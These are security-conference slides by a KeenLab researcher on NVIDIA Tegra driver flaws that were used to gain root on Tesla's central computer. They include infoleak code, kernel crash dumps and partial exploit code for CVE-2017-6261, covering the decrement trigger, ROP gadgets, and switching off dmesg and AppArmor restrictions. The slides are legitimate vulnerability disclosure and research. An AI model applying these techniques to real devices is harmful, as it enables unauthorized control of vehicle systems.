

Revisiting the Security of NVIDIA Tegra Platform




Who I am

- Sen NIE(聂森)
- Security Researcher at Keen Security Lab of Tencent.
- One of the researchers at KeenLab who are focusing on the cutting-edge security research of smart cars.
- In year 2016 and 2017, KeenLab successfully implemented two remote attacks on the Tesla cars in both Parking and Driving mode. The remote attacks utilized complex chains of vulnerabilities.
- More Information
 - <http://keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/>
 - <https://keenlab.tencent.com/en/2017/07/27/New-Car-Hacking-Research-2017-Remote-Attack-Tesla-Motors-Again/>

Agenda

- Introduction
- Why we need to dig into the Tegra Platform
- Tegra NVMAP Driver
- Known Issues
- Find our own 0days



Nvidia Tegra Platform


<http://www.nvidia.com/object/tegra.html>



TESLA AND NVIDIA: Automotive Partners

Why we need to dig into the Tegra Platform

- We need a LPE Vulnerability!



QtCarBrowser AppArmor rules on Tesla

```
install_app_armor() {
    logger -t $UPSTART_JOB "installing app armor"
    TESLA_UI=$(readlink /usr/tesla/UI)
    PROFILE=/etc/apparmor.d/usr.tesla.UI.bin.QtCarBrowser
    cat > $PROFILE <<END_OF_PROFILE
    #include <tunables/global>
    $TESLA_UI/bin/QtCarBrowser {
        #include <abstractions/base>
        #include <abstractions/containers>
        /** ix,
        @{HOME}/** rwkl,
        /usr/share/fonts/ r,
        /usr/share/fonts/** r,
        $TESLA_UI/bin/services.cfg rk,
        $TESLA_UI/bin/*.qm r,
        /usr/share/ca-certificates/** r,
        /var/cache/fontconfig/** r,
        /usr/cid-lib/** mr,
        /usr/cid-slash-lib/** mr,
        /dev/nvmap rw,
        /dev/nvhost-ctrl rw,
        /proc/** r,
        $TESLA_UI/lib/** mr,
    }
END_OF_PROFILE
    RUN_OR_DIE apparmor_parser -r $PROFILE
}
```

Tegra NVMAP Driver



/dev/nvhost-ctrl

- Tegra Graphics Host Driver
- Didn't find anything interesting
- nvmap is much more complex than nvhost-ctrl

/dev/nvmap

Tencent

- Memory manager for Tegra GPU.
- Similar to the Android ION.

NVMAP user interface

- `open()`
- `ioctl()`
- `NVMAP_IOC_CREATE`
- `NVMAP_IOC_ALLOC`
- `NVMAP_IOC_FREE`
- `NVMAP_IOC_MMAP`
- `NVMAP_IOC_PIN_MULT`
- ...

NVMAP user interface

- /drivers/video/tegra/nvmap/nvmap_ioctl.h
- nvmap_open() -> nvmap_client
- nvmap_ioctl_create() -> nvmap_handle
- ...

NVMAP_IOC_MMAP

- Maps the region of the specified handle into a user-provided virtual address that was previously created via an mmap syscall on this fd.

```
#define NVMAP_IOC_MMAP      _IOWR(NVMAP_IOC_MAGIC, 5, struct  
nvmap_map_caller)
```

NVMAP Heap Pool Types

```
1  static const unsigned int heap_policy_small[] = {
2      NVMAP_HEAP_CARVEOUT_VPR,
3      NVMAP_HEAP_CARVEOUT_IRAM,
4      #ifdef CONFIG_NVMAP_ALLOW_SYSTEMEM
5          NVMAP_HEAP_SYSTEMEM,
6      #endif
7      NVMAP_HEAP_CARVEOUT_MASK,
8      NVMAP_HEAP_IOVMM,
9      0,
10 };
11
12 static const unsigned int heap_policy_large[] = {
13     NVMAP_HEAP_CARVEOUT_VPR,
14     NVMAP_HEAP_CARVEOUT_IRAM,
15     NVMAP_HEAP_IOVMM,
16     NVMAP_HEAP_CARVEOUT_MASK,
17     #ifdef CONFIG_NVMAP_ALLOW_SYSTEMEM
18         NVMAP_HEAP_SYSTEMEM,
19     #endif
20     0,
21 };
22
```

How to allocate physically contiguous *Tencent* memory pages?

- `NVMAP_HEAP_CARVEOUT_MASK`
- "carveouts" are platform-defined regions of physically contiguous memory which are not managed by the OS.

How to allocate uncached pages? *Tencent*

```
1 static inline pgprot_t nvmap_pgprot(struct nvmap_handle *h, pgprot_t prot)
2 {
3     if (h->flags == NVMAP_HANDLE_UNCACHEABLE)
4         return pgprot_noncached(prot);
5     else if (h->flags == NVMAP_HANDLE_WRITE_COMBINE)
6         return pgprot_writecombine(prot);
7     else if (h->flags == NVMAP_HANDLE_INNER_CACHEABLE)
8         return pgprot_inner_writeback(prot);
9     return prot;
10 }
11
```



NVMAP_IOC_PIN/UNPIN_MULT

Tencent

- Pin an array of nvmap_handles and map the memory pages into IO-addressable memory (either IOVMM space or physical memory, depending on the allocation).

```
#define NVMAP_IOC_PIN_MULT _IOWR(NVMAP_IOC_MAGIC, 10, struct  
nvmap_pin_handle)
```

```
#define NVMAP_IOC_UNPIN_MULT _IOW(NVMAP_IOC_MAGIC, 11, struct  
nvmap_pin_handle)
```

Known Issues



Known Issues

- CVE-2016-2437
 - Integer overflow in /dev/nvhost-ctrl
 - Published by Peter Pi on HITB Singapore 2016.
- CVE-2014-5322
 - Use-after-Free in /dev/nvmap
 - Exploiting NVMAP to escape the Chrome sandbox
 - Published by Google Project Zero
- Drammer(CVE-2016-6728)
 - Exploiting the Rowhammer hardware vulnerability on Android devices.
- ...

CVE-2016-2437

- Integer overflow based heap overflow bug in /dev/nvhost-ctrl.

```
1 static int nvhost_ioctl_ctrl_module_regrdwr(struct nvhost_ctrl_userctx *ctx,
2       struct nvhost_ctrl_module_regrdwr_args *args)
3 {
4     u32 num_offsets = args->num_offsets;
5     u32 __user *offsets = (u32 *) (uintptr_t) args->offsets;
6     u32 __user *values = (u32 *) (uintptr_t) args->values;
7     u32 *vals;
8     u32 *p1;
9     int remaining;
10    int err;
11
12    .....
13
14    vals = kmalloc(num_offsets * args->block_size, GFP_KERNEL); <----- integer overflow
15    if (!vals)
16        return -ENOMEM;
17    p1 = vals;
```

CVE-2016-2437

- Absolutely fixed on Tegra3 Platform
- Didn't find the pattern during our TeslaHacking
- That's why we focus on nvmap
- Again, nvmap is more complex than nvhost-ctrl

CVE-2014-5332

```
1  int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
2  {
3      // [...]
4      fd = nvmap_create_fd(client, ref->handle);
5      if (fd < 0)
6          err = fd;
7
8      //POINT A
9      op.handle = fd;
10
11     if (copy_to_user(arg, &op, sizeof(op))) { //POINT B
12         err = -EFAULT;
13         nvmap_free_handle(client, __nvmap_ref_to_id(ref));
14     }
15
16     if (err && fd > 0)
17         sys_close(fd);
18     return err;
19 }
20
```

CVE-2014-5332

- nvmap_ioctl_create() in Tegra3 codebase.

```
185 int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
186 {
187     struct nvmap_create_handle op;
188     struct nvmap_handle_ref *ref = NULL;
189     struct nvmap_client *client = filp->private_data;
190     int err = 0;
191
192     // [...]
193
194     if (cmd == NVMAP_IOC_CREATE) {
195         ref = nvmap_create_handle(client, PAGE_ALIGN(op.size));
196         if (!IS_ERR(ref))
197             ref->handle->orig_size = op.size;
198     } else if (cmd == NVMAP_IOC_FROM_ID) {
199         ref = nvmap_duplicate_handle_id(client, op.id);
200     }
201
202     // [...]
203
204     op.handle = nvmap_ref_to_id(ref);
205     if (copy_to_user(arg, &op, sizeof(op))) {
206         err = -EFAULT;
207         nvmap_free_handle_id(client, op.handle);
208     }
209
210     return err;
211 }
```

CVE-2014-5332

- idea cannot be borrowed to TeslaHacking
 - Cannot find the same pattern in Tegra3 codebase.

Drammer(CVE-2016-6728)

- Drammer is a new attack that exploits the Rowhammer hardware vulnerability on Android devices.
- It uses ION to allocate the uncached, physically contiguous memory and tests the bit flip.

Is Drammer exploitable on Tegra Platform?

Tencent

- ION vs NVMAP
 - Remember, nvmap also can be used to allocate the uncached, physically contiguous memory.

Is Drammer exploitable on Tegra Platform?

Tencent

- Run a kernel module on Nexus 7 to test the bit flip.
- Failed...😞

```
1
2 struct data_t {
3     uintptr_t *f;
4     uintptr_t *s;
5     uint32_t count;
6 };
7
8 void rhf_pair_median(struct data_t *user_data)
9 {
10     int i;
11     uint64_t t1, t2;
12
13     for (i = 0; i < user_data->count; i++) {
14         t1 = getns();
15
16         *user_data->f;
17         *user_data->s;
18         asm volatile("mcr p15, 0, %0, c7, c14, 1;" :: "r"(user_data->f));
19         asm volatile("mcr p15, 0, %0, c7, c14, 1;" :: "r"(user_data->s));
20
21         t2 = getns();
22         deltas[i] = (t2 - t1) / 2;
23     }
24
25     user_data->option2 = median(user_data->count, deltas);
26 }
```

[1] <https://github.com/vusec/drammer>

We need to find our own 0days



Find our own 0days

- nvmap_handle pointer leak
- dmesg infoleak with BUG_ON()
- unzeroed pages memory leak
- CVE-2017-6261
 - An arbitrary address decrement in /dev/nvmap

nvmap_handle pointer infoleak

```
1  #define nvmap_ref_to_id(_ref)      ((unsigned long) (_ref)->handle)
2
3  // /drivers/video/tegra/nvmap/nvmap_ioctl.c
4  int nvmap_ioctl_create(struct file *filp, unsigned int cmd, void __user *arg)
5  {
6      struct nvmap_create_handle op;
7      struct nvmap_handle_ref *ref = NULL;
8      struct nvmap_client *client = filp->private_data;
9      int err = 0;
10
11      if (copy_from_user(&op, arg, sizeof(op)))
12          return -EFAULT;
13      // [...]
14      if (cmd == NVMAP_IOC_CREATE) {
15          ref = nvmap_create_handle(client, PAGE_ALIGN(op.size));
16      }
17      // [...]
18      op.handle = nvmap_ref_to_id(ref);
19      if (copy_to_user(arg, &op, sizeof(op))) {
20          err = -EFAULT;
21      }
22  }
```


nvmap_handle pointer infoleak

```
1 // /drivers/video/tegra/nvmap/nvmap_handle.c
2 struct nvmap_handle_ref *nvmap_create_handle(struct nvmap_client *client,
3                                              size_t size)
4 {
5     struct nvmap_handle *h;
6     struct nvmap_handle_ref *ref = NULL;
7     // [...]
8     h = kzalloc(sizeof(*h), GFP_KERNEL);
9     // [...]
10    ref = kzalloc(sizeof(*ref), GFP_KERNEL);
11    // [...]
12    ref->handle = h;
13    // [...]
14    return ref;
15 }
16
```



nvmap_handle pointer infoleak

- Maybe useful in the future.



```
nforest@DESKTOP-G0OHI2K: ~/workspace/opcde/nvmap/panic/panic
tesla@cid-5YJSA6H13EFP54315$ ./getparam
fd: 3
handle: e3bc8da0
param.result: 20000000
tesla@cid-5YJSA6H13EFP54315$
```

The image shows a terminal window with a title bar that reads "nforest@DESKTOP-G0OHI2K: ~/workspace/opcde/nvmap/panic/panic". The terminal content shows a user "tesla" at host "cid-5YJSA6H13EFP54315" running the command " ./getparam". The output of the command is displayed on the following lines: "fd: 3", "handle: e3bc8da0", and "param.result: 20000000". The value "e3bc8da0" is highlighted with a red rectangular box. The prompt "tesla@cid-5YJSA6H13EFP54315\$" is shown again on the next line, followed by a cursor.

Dmesg infoleak with BUG_ON()

- No dmesg restriction at that time on Tesla CID.
- BUG_ON() is used in the nvmap source code.
- How?
 - Trigger a minor bug in /dev/nvmap.
 - BUG_ON() will print out the registers and stack trace to syslog.
 - Userland program can read the dmesg output inside the AppArmor context.

Dmesg infoleak with BUG_ON()

```
nforest@DESKTOP-G0OHI2K: ~/workspace/opcde/nvmap/panic/panic
[ 1049.416785] 3ea0: 00000000 00000001 c04770a0 ff925d43 ddd685a0 c00c4e0a 00000003 00000000
[ 1049.424958] 3ec0: dde92000 00000000 dde93ef4 dde93ed8 c06dc040 c06e0c9c c0554c60 c04ac03c
[ 1049.433131] 3ee0: ddd685a0 be925d38 dde93f74 dde93ef8 c052f378 c06dbf44 00000001 df845788
[ 1049.441304] 3f00: 00000002 00000000 00000000 00000000 c069579c df845788 00000011 00000000
[ 1049.449478] 3f20: de008608 00000002 dde92000 00000000 dde93f6c dde93f40 00000003 dde93f7c
[ 1049.457653] 3f40: ddd685a0 c00c4e0a be925d38 ddd685a0 be925d38 c00c4e0a 00000003 00000000
[ 1049.465826] 3f60: dde92000 00000000 dde93fa4 dde93f78 c052f9b8 c052f2f0 5ac381e9 00000000
[ 1049.473999] 3f80: 0003b278 00039ff4 be925d6c 00008998 00000036 c0438448 00000000 dde93fa8
[ 1049.482175] 3fa0: c0438240 c052f94c 00039ff4 be925d6c 00000003 c00c4e0a be925d38 be925d18
[ 1049.490350] 3fc0: 00039ff4 be925d6c 00008998 00000036 000080f4 00000000 00000000 be925d64
[ 1049.498525] 3fe0: 00039eb8 be925d08 0000bcff 00011f18 60000010 00000003 a7ffe021 a7ffe421
[ 1049.506693] Backtrace:
[ 1049.509179] [<c043bf8c>] (__bug+0x0/0x38) from [<c06d95b4>] (pin_locked+0x0/0xe8)
[ 1049.516753] [<c06d94f8>] (pin_locked+0x0/0xe8) from [<c06d9800>] (pin_array_locked+0x50/0x15c)
[ 1049.525357] r7:e2ce86e0 r6:e2ce86e0 r5:dde93e60 r4:00000000
[ 1049.531070] [<c06d97b0>] (pin_array_locked+0x0/0x15c) from [<c06d9934>] (wait_pin_array_locked+0x28/0x110)
[ 1049.540724] [<c06d990c>] (wait_pin_array_locked+0x0/0x110) from [<c06da048>] (nvmap_pin_ids+0x24c/0x370)
[ 1049.550212] [<c06d9dfc>] (nvmap_pin_ids+0x0/0x370) from [<c06e0da4>] (nvmap_ioctl_pinop+0x114/0x25c)
[ 1049.559347] [<c06e0c90>] (nvmap_ioctl_pinop+0x0/0x25c) from [<c06dc040>] (nvmap_ioctl+0x108/0x23c)
[ 1049.568308] [<c06dbf38>] (nvmap_ioctl+0x0/0x23c) from [<c052f378>] (do_vfs_ioctl+0x94/0x65c)
[ 1049.576740] r4:be925d38
[ 1049.579292] [<c052f2e4>] (do_vfs_ioctl+0x0/0x65c) from [<c052f9b8>] (sys_ioctl+0x78/0x8c)
[ 1049.587473] [<c052f940>] (sys_ioctl+0x0/0x8c) from [<c0438240>] (ret_fast_syscall+0x0/0x30)
[ 1049.595817] r8:c0438448 r7:00000036 r6:00008998 r5:be925d6c r4:00039ff4
[ 1049.602577] Code: e59f0010 e1a01003 eb12b908 e3a03000 (e5833000)
[ 1049.609838] ---[ end trace 645a655053877fc0 ]---
[ 1049.615325] misc nvmap: handle unpin: panic unpinning unpinned handle df8f5c60
tesla@cid-5YJSA6H13EFP54315$ whoami
tesla
tesla@cid-5YJSA6H13EFP54315$ _
```

Unzeroed pages infoleak

- When userland program requests memory allocation via nvmap interface, nvmap doesn't clean its dirty pages.
- So that userland program can request a large chunk of memory, and search for sensitive information in the allocated memory.

Unzeroed pages infoleak

```
1  g_fd = open("/dev/nvmap", O_DSYNC | O_RDWR, 0);
2  printf("fd: %d\n", g_fd);
3
4  memset(&nvmap_arg, 0, sizeof(nvmap_arg));
5  nvmap_arg.size = length;
6
7  cmd = NVMAP_IOC_CREATE;
8  ret = ioctl(g_fd, cmd, &nvmap_arg);
9
10 printf("handle: %x\n", nvmap_arg.handle);
11
```


Unzeroed pages infoleak

```
1  memset(&alloc_arg, 0, sizeof(alloc_arg));
2  alloc_arg.handle = nvmap_arg.handle;
3  alloc_arg.align = 0;
4  alloc_arg.heap_mask = NVMAP_HEAP_IOVMM; // NVMAP_HEAP_SYSTEMEM, NVMAP_HEAP_IOVMM
5  alloc_arg.flags = NVMAP_HANDLE_UNCACHEABLE;
6
7  cmd = NVMAP_IOC_ALLOC;
8  ret = ioctl(g_fd, cmd, &alloc_arg);
9  if (ret == -1) {
10     printf("[+] Ioctl nvmap fail(%s - %d)\n", strerror(errno), errno);
11     return ret;
12 }
13
```

Unzeroed pages infoleak

```
1 void* addr = mmap(NULL, length, PROT_READ | PROT_WRITE, MAP_SHARED, g_fd, 0);
2 memset(&mmap_op, 0, sizeof(mmap_op));
3 mmap_op.handle = nvmap_arg.handle;
4 mmap_op.offset = 0;
5 mmap_op.length = length;
6 mmap_op.flags = NVMAP_HANDLE_UNCACHEABLE;
7 mmap_op.addr = (int)addr;
8 cmd = NVMAP_IOC_MMAP;
9 ret = ioctl(g_fd, cmd, &mmap_op);
10 if (ret == -1) {
11     perror("ioctl(NVMAP_IOC_MMAP)");
12     return ret;
13 }
14
15 printf("mmap.addr: %x\n", (int)mmap_op.addr);
16
```

Unzeroed pages infoleak



CVE-2017-6261

- Arbitrary address decrement in /dev/nvmap
- Exploit this bug to gain root on Tesla CID system.

CVE-2017-6261: Root Cause

```
1  struct nvmap_pin_handle {
2      unsigned long handles;    /* array of handles to pin/unpin */
3      unsigned long addr;      /* array of addresses to return */
4      __u32 count;             /* number of entries in handles */
5  };
6
7  // /drivers/video/tegra/nvmap/nvmap_dev.c
8  static long nvmap_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
9  {
10     // [...]
11     case NVMAP_IOC_UNPIN_MULT:
12     case NVMAP_IOC_PIN_MULT:
13         err = nvmap_ioctl_pinop(filp, cmd == NVMAP_IOC_PIN_MULT, uarg);
14         break;
15     // [...]
16 }
17
18
```

CVE-2017-6261: Root Cause

```
1 // /drivers/video/tegra/nvmap/nvmap.c
2 for (i = 0; i<nr&& !ret; i++) {
3     // --> 1. this is weird, because i already inced when !ret==false
4     ref = _nvmap_validate_id_locked(client, ids[i]);
5     if (ref) {
6         atomic_inc(&ref->pin);
7         nvmap_handle_get(h[i]);
8     } else {
9         struct nvmap_handle *verify;
10        nvmap_ref_unlock(client);
11        verify = nvmap_validate_get(client, ids[i]);
12        if (verify)
13            nvmap_warn(client, "%s pinning unreferenced "
14                        "handle %p\n",
15                        current->group_leader->comm, h[i]);
16        else
17            ret = -EPERM;
18        nvmap_ref_lock(client);
19    }
20 }
21
```

CVE-2017-6261: Root Cause

```
1 // /drivers/video/tegra/nvmap/nvmap.c
2 nr = i;  //--> nr = i
3
4 if (ret)
5     goto out;
6 out:
7 □ if (ret) {
8     |
9     |   for (i = 0; i<nr; i++)
10    |       |--> 3. h[i] can be arbitrary value, controlled by userland
11    |       nvmap_handle_put(h[i]);
12    |   }
13
```

CVE-2017-6261: Root Cause

```
1 // /drivers/video/tegra/nvmap/nvmap.h
2 static inline void nvmap_handle_put(struct nvmap_handle *h)
3 {
4     //--> 4. finally, arbitrary address dec
5     int cnt = atomic_dec_return(&h->ref);
6
7     if (WARN_ON(cnt < 0)) {
8         pr_err("%s: %s put to negative references\n",
9               __func__, current->comm);
10    } elseif (cnt == 0)
11        _nvmap_handle_free(h);
12 }
13
```

Exploit the CVE-2017-6261

- Trigger the decrement operation from user space.

```
1      fd = syscall(__NR_open, "/dev/nvmap", 0, 0);
2
3      nvmap_op.handles = ACCEPT4_ENTRY_ADDR - 0x0C;
4      nvmap_op.addr = 0;
5      nvmap_op.count = 1;
6      for (i = 0; i < DEC_COUNT; ++i)
7      {
8          syscall(__NR_ioctl, fd, NVMAP_IOC_PIN_MULT, &nvmap_op);
9      }
10
```

Exploit the CVE-2017-6261

- *Linux version 2.6.36.3-pdk25.023-Tesla-20140430 (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 120279846*
- *Linux version 4.4.35-release-03mar2017-84029-g4ddb263-dirty (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 1202798460*

Exploit the CVE-2017-6261

- PXN/PAN Emulation Enabled

`CONFIG_CPU_SW_DOMAIN_PAN=y`

- dmesg restriction

`CONFIG_SECURITY_DMESG_RESTRICT=y`

- /tmp no-exec

- NO place to drop our post-exploitation binary☹

`mount -t tmpfs -o nodev,nosuid none /tmp`

Exploit the CVE-2017-6261

- How to bypass the PXN/PAN?
 - The kernel text segment is still writeable
 - We can still patch the kernel code, awesome!

Exploit the CVE-2017-6261

- Disable the dmesg restriction
 - demg_restrict: 1 -> 0

```
1 // Linux Kernel: \kernel\printk.c
2
3 #ifdef CONFIG_SECURITY_DMESG_RESTRICT
4 int dmesg_restrict = 1;
5 #else
6 int dmesg_restrict;
7 #endif
8
9 static int syslog_action_restricted(int type)
10 {
11     if (dmesg_restrict)
12         return 1;
13     // ...
14 }
15
```

Exploit the CVE-2017-6261

- Disable the AppArmor restriction
 - aa_g_profile_mode: 0 -> 1

```
1 // Linux Kernel: \security\apparmor\include\policy.h
2
3 enum profile_mode aa_g_profile_mode = APPARMOR_ENFORCE;
4
5 enum profile_mode {
6     APPARMOR_ENFORCE, /* enforce access rules */
7     APPARMOR_COMPLAIN, /* allow and log access violations */
8     APPARMOR_KILL, /* kill task on access violation */
9 };
10
```



Exploit the CVE-2017-6261

```
IDA View-A
. text:C080F404
. text:C080F404 loc_C080F404 ; CODE XREF: sys_listen+50↑j
. text:C080F404 LDR R3, [R5,#0x18]
. text:C080F408 MOV R0, R5
. text:C080F40C MOV R1, R4
. text:C080F410 LDR R3, [R3,#0x28]
. text:C080F414 BLX R3
. text:C080F418 STR R0, [R1,#var_18]
. text:C080F41C B loc_C080F3E8
. text:C080F420 ; -----
. text:C080F420 loc_C080F420 ; CODE XREF: sys_listen+60↑j
. text:C080F420 BL fput
. text:C080F424 B loc_C080F3F8
. text:C080F424 ; End of function sys_listen
. text:C080F424 ; -----
. text:C080F428 dword_C080F428 DCD 0xC0B122D8 ; DATA XREF: sys_listen+30↑r
. text:C080F42C ; ===== SUBROUTINE =====
. text:C080F42C ; Attributes: noreturn bp-based frame
. text:C080F42C EXPORT sys_accept4
. text:C080F42C sys_accept4 ; CODE XREF: sys_accept+18↓p
. text:C080F42C var_C8 = -0xC8
. text:C080F42C var_C4 = -0xC4
. text:C080F42C var_C0 = -0xC0
. text:C080F42C var_BC = -0xBC
. text:C080F42C var_3C = -0x3C
. text:C080F42C var_38 = -0x38
. text:C080F42C var_34 = -0x34
. text:C080F42C var_30 = -0x30
. text:C080F42C
. text:C080F42C MOV R12, SP
. text:C080F430 STMPD SP!, {R4-R12,LR,PC}

00807414 C080F414: sys_listen+80
```

Exploit the CVE-2017-6261

- ROP to Read/Write the kernel memory.

```
1  ////////////////////////////////////////////
2  // ROP Gadgets on v8.1(17.22.48)
3
4  // READ
5  //.text:C0049650          LDR          R0, [R4,#0x2C]
6  //.text:C0049654          BLX          R1
7
8  // WRITE
9  //.text:C03442F0          STRH        R2, [R1,R3]
10  //.text:C03442F4          BLX          R6
11
```

Exploit the CVE-2017-6261

- Trigger the write operation.

```
1      fd = syscall(__NR_open, "/dev/nvmap", 0, 0);
2
3      nvmap_op.handles = ACCEPT4_ENTRY_ADDR - 0x0C;
4      nvmap_op.addr = 0;
5      nvmap_op.count = 1;
6      for (i = 0; i < DEC_COUNT; ++i)
7      {
8          syscall(__NR_ioctl, fd, NVMAP_IOC_PIN_MULT, &nvmap_op);
9      }
10
```

Exploit the CVE-2017-6261

